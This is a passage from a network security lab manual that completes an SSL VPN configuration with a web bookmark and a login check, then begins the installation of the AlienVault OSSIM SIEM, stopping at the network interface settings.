
- On this page, select **Create new group policy** option, provide policy name as **SSLPOLICY** and click **Next** button.




- On this page, click on **Manage** button to create new bookmark list.




- Click on **Add** button.




- Enter **Bookmark Name** as **SSLPAGE** and click on **Add** button.




- Select **URL with GET or POST Method** option and click **OK**




- Enter **Bookmark Title** as **Company Web Server** and select **protocol** as **http**, configure ip address as **192.168.10.10** and click **OK**




- Click **OK**.



- Select the newly create bookmark list and click **Next** button.




- On this page, click **Finish** button to complete the VPN configuration.




## Verification

- Open browser on the remote computer and access Firewall Wan IP Address i.e. <https://206.182.201.122> to verify the SSL VPN.




- Enter username, password and click **Login** to access local resources via SSL VPN.






- Click on **Company Web Server Link** to access local web server.




- Local web server page is visible.





## SECURITY INFORMATION AND EVENT MANAGEMENT (SIEM)



### Pre-requisite:

- Minimum Computer Requirements  
Processor : 4 core, RAM : 8 GB , Hard disk Size: 8GB , 2 NICs
- Internet Connection (Broadband, Dial-up)

### SEIM Tools

- AlienVault OSSIM

### Other Servers / Devices

- DHCP Server
- DNS Server
- Firewall i.e. ASA Firewall
- Systems with Windows Client OS

## Installation of OSSIM

AlienVault® OSSIM™, Open Source Security Information and Event Management (SIEM), provides complete open source SIEM functionality with event collection, normalization and correlation.


- Download OSSIM ISO file from AlienVault website.
- Boot your computer with **OSSIM ISO Image** and follow the below steps for Installation Wizard.
- Select **Install ALientVault OSSIM** option, press **Enter** to start the installation process.




- Select **Language** and press **continue**.



- Select Location and press continue.



- Select Keyboard and press continue.



- Select **eth0** interface to configure and press **continue**.



- Configure **IP address** and press **continue**.



- Configure Subnet Mask and press **continue**.




- Configure Default Gateway - IP address and press **continue**.



- Configure DNS Server - IP address and press **continue**.



